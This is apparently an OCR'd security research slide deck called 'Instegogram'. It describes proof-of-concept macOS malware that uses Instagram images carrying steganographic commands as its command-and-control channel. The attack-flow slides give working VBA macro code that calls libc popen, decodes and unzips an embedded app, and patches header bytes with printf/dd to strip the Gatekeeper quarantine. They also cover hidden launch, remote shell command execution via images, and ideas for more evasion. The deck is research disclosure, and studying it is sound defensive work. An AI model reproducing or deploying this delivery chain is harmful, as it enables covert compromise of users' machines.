
Instegogram
Exploiting Instagram for C2 via Image Steganography

ABOUT US

R&D @ ENDGAME

HYRUM ANDESRON

DATA SCIENTIST

AMANDA ROUSSEAU

MALWARE RESEARCH UNICORN

DANIEL GRANT

DATA SCIENTIST

OUR GOAL

C2 architecture that provides nearly untraceable communications via social media and encoded images

&

Demonstrate new execution route on OSX

PREVIEW

Modern and Minimal Presentation Template

MALWARE

Deploying an OSX App through Microsoft Excel VBA Macros, bypassing Gatekeeper quarantine

STEGANOGRAPHY

Encoding information (text) into a lossy image format (JPEG)


INSTAGRAM API

Figuring out Instagram's private API as a means of masking C2 traffic

TIMELINE

Brief History of Malware Using Stego

November 21, 2013



ZeusVM retrospectively found By Xylibox


http://www.xylibox.com/2014/04/zeusvm-and-steganography.html

December 11, 2013

Lurk Downloader first Reported in April 2014 by Dell SecureWorks Blog

https://www.secureworks.com/research/malware-analysis-of-the-lurk-downloader


January 31, 2014



ZeusVM first reported by Jerome Segura and The discovery of stego was discovered by French researcher Xylitol

https://blog.malwarebytes.org/threat-analysis/2014/02/hiding-in-plain-sight-a-story-about-a-sneaky-banking-trojan/

June 15 2015



```
0000000 24 be 00 f7 bf 85 70 15 3c ee 1f 2d b6
0000010 15 8c 2f df 9f f9 cc 21 c1 45 3c ab c3
0000020 01 be b7 ac 82 ef 66 be d4 03 00 01 b3
```


ure 4. Decrypted Stegoloader header sent to the C2
ll SecureWorks)

The first 16 bytes (in red) are randomly generated an
each request.
The next 16 bytes (in blue) are also randomly genera
as a session identifier. They are constant across all r

Stegoloader first reported by Dell SecureWorks Blog

https://www.secureworks.com/research/stegoloader-a-stealthy-information-stealer

Late 2014



```
00000000  42 4d 66 75 00 00 00 00  00 00 36 00 00 00 28 00  |BMfu......6...(.|
00000010  00 00 64 00 00 00 64 00  00 00 01 00 18 00 00 00  |..d...d.........|
00000020  00 00 30 75 00 00 13 0b  00 00 13 0b 00 00 00 00  |..0u............|
00000030  00 00 00 00 00 00 fe ff  fe fe fe fe fe fe fe fe  |................|
00000040  fe fe ff fe ff fe fe fe  fe fe fe fe fe fe fe fe  |................|
00000050  fe fe fe fe fe fe fe fe  ff ff ff fe fe ff fe fe  |................|
00000060  fe fe fe fe fe fe fe fe  fe fe fe fe fe fe fe fe  |................|
00000070  fe fe fe fe fe fe ff ff  ff ff ff ff ff ff ff ff  |................|
00000080  ff ff ff ff ff ff ff ff  ff ff ff ff ff ff ff ff  |................|
*
00000ab0  ff ff ff ff ff ff fe ff  fe ff fe ff ff fe fe ff  |................|
00000ac0  fe ff ff fe fe ff ff fe  fe ff ff fe fe ff ff ff  |................|
00000ad0  fe fe ff fe fe fe ff fe  fe fe fe ff ff fe ff fe  |................|
00000ae0  ff fe fe ff ff fe fe ff  fe fe fe fe fe ff ff ff  |................|
00000af0  ff fe ff fe fe fe ff fe  fe fe ff ff ff ff ff ff  |................|
00000b00  ff ff fe ff fe ff fe ff  ff fe fe ff ff fe fe ff  |................|
00000b10  fe fe fe ff fe fe fe ff  fe ff ff ff ff fe ff fe  |................|
00000b20  fe fe fe fe fe ff ff ff  fe fe ff ff ff fe ff ff  |................|
00000b30  fe fe ff fe ff ff ff ff  ff fe fe fe fe fe fe fe  |................|
00000b40  fe ff fe ff ff fe ff ff  ff ff fe ff ff fe ff fe  |................|
00000b50  fe fe ff fe fe ff ff ff  ff fe ff fe fe fe fe ff  |................|
00000b60  ff ff ff fe fe fe fe fe  fe fe fe fe ff fe fe ff  |................|
00000b70  fe fe ff fe ff ff ff fe  fe ff ff fe fe ff ff ff  |................|
00000b80  fe ff ff ff fe ff ff fe  fe ff ff fe fe ff ff fe  |................|
```

Gozi Neverquest/Vawtrak - Reported by Dell SecureWorks Blog


https://www.secureworks.com/research/stegoloader-a-stealthy-information-stealer

June 26 2015

Evidence of **KINS copying ZeusVm** reported by Xylit0l and unixfreaxjp Blog

http://blog.malwaremustdie.org/2015/07/mmd-0036-2015-kins-or-zeusvm-v2000.html

November 2015



AdGholas discovered by Proofpoint

https://www.proofpoint.com/us/threat-insight/post/massive-adgholas-malvertising-campaigns-use-steganography-and-file-whitelisting-to-hide-in-plain-sight


July 2016

MALWARE!

OSX 10.11.6 & Excel 2016 15.24 EFFECTED

So we can assume that most Apple product fans are going to use Instagram and allow this communication within their network.

Warning: I'm not a malware author, I learned Obj-c in a week, and this is just a POC.



ATTACK FLOW

Instegogram Malware Binaries

01

EXECUTE VBA MACRO

It's quite obvious you shouldn't be running macros. You can call Libc.dylib functions directly.

02

BASE64 DECODE ZIP

The payload is base64 encoded as an Embedded Object. Useful for bypassing AV Scanners.

03

UNZIP THE APP

Unzip is already included in Mac OS environment

```
Private Declare Function popen Lib "libc.dylib"
(ByVal command As String, ByVal mode As String) As
Long

Private Declare Function pclose Lib "libc.dylib"
(ByVal file As Long) As Long

Private Declare Function fread Lib "libc.dylib"
(ByVal outStr As String, ByVal size As Long, ByVal
items As Long, ByVal stream As Long) As Long

Private Declare Function fwrite Lib "libc.dylib"
(ByVal outStr As String, ByVal size As Long, ByVal
items As Long, ByVal stream As Long) As Long

Private Declare Function feof Lib "libc.dylib" (ByVal
file As Long) As Long
```

ATTACK FLOW

Instegogram Malware Binaries

01

EXECUTE VBA MACRO

It's quite obvious you shouldn't be running macros. You can call Libc.dylib functions directly.

02

BASE64 DECODE ZIP

The payload is base64 encoded as an Embedded Object. Useful for bypassing AV Scanners.

03

UNZIP THE APP

Unzip is already included in Mac OS environment

```
iPos = InStr(ActiveWorkbook.FullName, ":")
rpath = Right(ActiveWorkbook.FullName,
Len(ActiveWorkbook.FullName) - iPos + 1)

path = Replace(Replace(rpath, ":", "/"), " ", "\\ ")

result = execShell("unzip -p " & path & "
xl/embeddings/Microsoft_Word_Document2.docx | base64
-D > ./output", exitCode)

result = execShell("unzip ./output", exitCode)
```

ATTACK FLOW

Instegogram Malware Binaries

04 MODIFY HEADER BYTES

Gatekeeper uses header + extension rules for opening files in TextEdit

05 RESTORE HEADER BYTES

After secretly opening TextEdit (open –t –hide), the quarantine will be removed. While the file is open restore the header and wait 20ish sec.

06 LOAD AS AGENT

App will continuously run while this agent is loaded.

Note: Adding Application is agent (UIElement)=YES and Removing the App window in the MainMenu.xib will hide the gui aspects of your App.

```
VBA Macro:
result = execShell("printf '" & Chr(92) & "xFF" &
Chr(92) & "xD8" & Chr(92) & "xFF" & Chr(92) & "xE0" &
Chr(92) & "x00" & Chr(92) & "x00" & Chr(92) & "x4A" &
Chr(92) & "x46' | dd
of=./Instagram.jpg.app/Contents/MacOS/Instagram.jpg
bs=1 seek=0 count=8 conv=notrunc; ", exitCode)

Unix Command:
printf '\xFF\xD8\xFF\xE0\x00\x00\x4A\x46' | dd
of=Instagram bs=1 seek=0 count=8 conv=notrunc
```

ATTACK FLOW

Instegogram Malware Binaries

04 MODIFY HEADER BYTES

Gatekeeper uses header + extension rules for opening files in TextEdit

05 RESTORE HEADER BYTES

After secretly opening TextEdit (open –t –hide), the quarantine will be removed. While the file is open restore the header and wait 20ish sec.

06 LOAD AS AGENT

App will continuously run while this agent is loaded.

Note: Adding Application is agent (UIElement)=YES and Removing the App window in the MainMenu.xib will hide the gui aspects of your App.

```
result = execShell("open -t --hide
./Instagram.jpg.app/Contents/MacOS/Instagram.jpg;",
exitCode)

result = execShell("printf '" & Chr(92) & "xCF" &
Chr(92) & "xFA" & Chr(92) & "xED" & Chr(92) & "xFE" &
Chr(92) & "x07" & Chr(92) & "x00" & Chr(92) & "x00" &
Chr(92) & "x01' | dd
of=./Instagram.jpg.app/Contents/MacOS/Instagram.jpg
bs=1 seek=0 count=8 conv=notrunc & sleep 30; ",
exitCode)
```

ATTACK FLOW

Instegogram Malware Binaries

07 DECODE COMMAND

The binary will continuously check the account feed for the next Command Image. The decode binary must be created by the un-quarantined in order to run.

08 EXECUTE SHELL COMMAND

Do nefarious things

09 EMBED THE SHELL RESULTS

Limited # of chars to send back to c2

```
amanda-mbp:Instegogram amanda$ ./decode bike.jpg
ls -al
```

```
amanda-mbp:Instegogram amanda$ ./decode zun.jpg
total 45
drwxr-xr-x  29 root  wheel  105
```

```
amanda-mbp:Instegogram amanda$ ./embed zombieunicorn.jpg message.txt outp
Message File Read and Converted to Bits
Reading High Frequency Components from the Image
```

THINGS I WANTED DONE BUT DIDN'T HAVE TIME TO DO

VBA OBFUSCATION

Similar to Dyre and Dridex malware deliveries, they could have obfuscated the VBA macros.

USE MULTIPLE ACCOUNTS

It's really easy to make anonymous accounts. I could have hardcoded as many as I wanted.

OBFUSCATE OSX FUNCTIONS

OSX Binaries are already hard to analyze, but since it consistently uses dispatch_async calls it can make it hard to follow already.

ASK FOR PRIVILEGE

If I really wanted admin privilege, I could just have asked the user for it. I can still do nefarious things as a user.

ENCRYPT INSTAGRAM LOGIN


I didn't have time to encrypt my login strings. They are hardcoded in clear text.

PURGING

The binaries are just hanging out on the file system. Unfortunately I don't clean them up after a failure.


IMAGE STEGANOGRAPHY

Hiding A Small Payload In A Jpeg Image



JPEG [ENHANCE!]

The Only Thing You Need To Know About It Today



STEGO CHALLENGES AND TOOLSET

DOUBLE COMPRESSION

Resize cover JPEG images to standard size.

Recode with Instagram's quantization tables

2-LEAST SIGNIFICAT BIT (LSB) ENCODING

Encode message bits in 2 LSBs of quantized JPEG luminance if |L|>1

A | B B B … B | C C … C

A: length of payload descr B(4 bits)

B: 0 to 15 bits of payload size

C: payload bits

ERROR CORRECTING CODES

Hamming or other simple ECC to recover from bit flips during rounding, etc.

EFFICIENT ENCODING

Use (e.g.) Hamming (7,4) to encode more message bits in fewer modified JPEG coefficients

LINEAR CONGRUENTIAL GENERATOR (LCG) PERMUTATION

Efficient on-the-fly pseudo-random permutation of bit locations using linear congruential generator (LCG). Stego key is 1 int and 3 primes

INSTAGRAM'S API

Putting The Insta In Instegogram

PARTIALLY PRIVATE API


Instagram allows 3rd party applications, but only for a subset of functions, such as likes and comments. Posting photos is only handled within the mobile app so is undocumented.

COMMUNICATION OVER HTTP

